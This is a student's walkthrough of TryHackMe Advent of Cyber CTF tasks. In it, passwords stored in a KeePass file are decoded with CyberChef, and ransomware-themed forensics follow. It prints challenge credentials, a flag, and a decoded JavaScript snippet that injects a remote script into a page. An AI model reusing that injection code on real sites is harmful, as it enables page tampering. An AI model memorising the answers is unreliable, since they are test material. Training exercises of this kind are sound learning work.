<code>From_Base64('A-Za-z0-9+/',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\ -=',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch

## Question 2

From the cyberchef just now we know that this is the form of base64

Input

length: 24  
lines: 1

+ □ ↩ 🗑 📑

dGhlZ3JpbmMod2FzaGVyZQ==

Output


time: 28ms  
length: 21543  
lines: 794

💾 📄 ↩ 🔍

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\- =',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch

### Question 3

Used the password that found just now and get into the keepass



Open the hiya and we found the content inside the note

Title:  Icon:

User name:

Password:

Repeat:

Quality: 16 ch.

URL:

Notes: 

Your passwords are now encoded. You will never get access to your systems!  
Hahaha >:^F

☐ Expires:

#### Question 4

Select the network path and we found the ELF server

Private.kdbx - KeePass

File Group Entry Find View Tools Help

Search...

Private

- General
- Windows
- Network
- Internet
- eMail
- Homebanking
- Recycle Bin

Title	User Name	Password	URL
Elf Ser...	elfadmin	*****	https%3A%2F%2F123.456.789.000:9999

Group: [Network](#), Title: Elf Server, User Name: elfadmin, Password: \*\*\*\*\*, URL: <https%3A%2F%2F123.456.789.000:9999>, Creation Time: 11/29/2020 9:47:13 AM, Last Modification Time: 11/29/2020 12:24:23 PM

Copy the password given and paste it in the cyberchef

**Edit Entry**

Entry | Advanced | Properties | Auto-Type | History

Title: Elf Server Icon:

User name: elfadmin

Password: 736e30774d346e21

Repeat:

Quality: 59 bits 16 ch.

URL: [https%3A%2F%2F123.456.789.000:9999](https://123.456.789.000:9999)

Notes: HEXtra step to decrypt.

☐ Expires: 7/20/2022 12:00:00 AM

Used the same method like Question 1 just now and we found the password



Operations

magic

Magic

Detect File Type

Scan for Embedded Files

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Recipe

Magic

Depth 3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

length: 16  
lines: 1

736e30774d346e21

Output

time: 6ms  
length: 11799  
lines: 444

Recipe (click to load)	Result snippet
From_Hex( 'None' )	sn0wM4n!
	736e30774d346e21

Question 5

From the cyberchef we found that this is base on hex

Operations

magic

Magic

Detect File Type

Scan for Embedded Files

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Recipe

Magic

Depth 3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

length: 16  
lines: 1

736e30774d346e21

Output

time: 6ms  
length: 11799  
lines: 444


Recipe (click to load)	Result snippet
From_Hex( 'None' )	sn0wM4n!
	736e30774d346e21

## Question 6

Copy the password in the elfmail path and paste it in the cyberchef


Edit Entry

Entry Advanced Properties Auto-Type History

Title: ElfMail Icon: 

User name: mceager

Password: ;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&#xcl; ...

Repeat: 

Quality: 202 bits 62 ch.

URL: <https%3A%2F%2F123.456.789.9998>

Notes: Entities

☒ Expires: 11/29/2020 12:00:00 AM

Used the same method just now and we found the password

Input

length: 63  
lines: 2

&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&#xcl;


Output

time: 372ms  
length: 11680  
lines: 434

Recipe (click to load)	Result snippet	Properties
<a href="#">From_HTML_Entity()</a>	ic3Skating!.	Valid UTF8 Entropy: 3.42
	&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&#xcl;.	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.39

## Question 7

Go to the recycle bin and we found the Elf security system, then we know the username and password for this path



## Question 8

We copy the code in the note and paste it in the cyberchef and select from charcode and used comma and base 10 options

The screenshot shows the CyberChef interface. On the left, the 'Operations' list includes 'From Charcode'. The 'Recipe' section shows 'From Charcode' selected with 'Delimiter' set to 'Comma' and 'Base' set to '10'. The 'Input' field contains a long string of numbers separated by commas. The 'Output' field shows the decoded JavaScript code:

```
var somestring = document.createElement('script'); somestring.type = 'text/javascript'; somestring.async = true; somestring.src = String.fromCharCode(104, 104, 116, 112, 115, 58, 47, 103, 105, 115, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47); var alls = document.getElementsByTagName('script'); var nt3 = true; for ( var i = alls.length; i-- ) { if (alls[i].src.indexOf(String.fromCharCode(49, 49, 100, 51, 50, 49, 50, 52, 99, 52, 100, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57, 97, 51, 50, 57, 56, 97, 56, 98, 56)) > -1 ) { nt3 = false; } if(nt3 == true) { document.getElementsByTagName("head")[0].appendChild(somestring); }
```

We do that again since the code is not completely encoded, and then we found a github link

The screenshot shows the CyberChef interface. On the left, the 'Operations' list includes 'From Charcode'. The 'Recipe' section shows 'From Charcode' selected with 'Delimiter' set to 'Comma' and 'Base' set to '10'. The 'Input' field contains a long string of numbers separated by commas. The 'Output' field shows the decoded GitHub link:

```
https://gist.github.com/heavenraiza/1d321244c4d667446dfd9a3298a88b8
```

We go to the link given and we saw the flag there

The screenshot shows a GitHub repository page. The file name is 'cybere1f'. The raw view button is visible. The file content is a hex string: `THM{657012dcf3d1318dca0ed864f0e70535}`.

### **Thought process/Methodology:**


For the question 1, we create a new page at remmina and used the IP address given as server and type in the username and password given at Tryhackme page. We open the folder and open the keepass that hidden inside the folder. We copy the folder name and encode it in cyberchef website and select magic for the option, to get the password of the keepass. For question 2, we found that the password was based on base64, so we believe that the answer for this question is base64. After we headed into the keepass, we saw a file name hiya, after clicking it we saw a note and we copy it and that's the answer for question 3. Other than that, we headed into the network and we saw a elf server there. We open it and copy the password given and paste it in the cyberchef to find the correct password. We used the same method as question 1 and finally we found the password and the encoding used for this password. To get the password of elf mail, we open the mail and copy down the password and paste in to the cyberchef again. We also used the same method just now to get the correct password. Lastly, we saw a elf security system inside the recycle bin file. We open it and we found that the username and password is there. To get the flag, we copy the contain inside the note, and paste it in the cyberchef. We know that this is the javascript code and we select charcode and used comma and base 10. After that, we found a github link and we go for it, then we found the flag there

## Day 23 The Grinch strikes again!


Tools used: Kali Linux, Remmina

### Question 1

Open the notepad on the desktop.




Echo the bitcoin address and change to base 64.




## Question 2

Open disk management. Select backup then change path to drive Z.




Go to Backup(Z:) file and check the hidden item






You can see the file extension on the hidden file.



### Question 3


Open the Desktop and can see the answer.






#### Question 4

Open Task Scheduler. Click opidsfsdf and click the action. You can see the details.



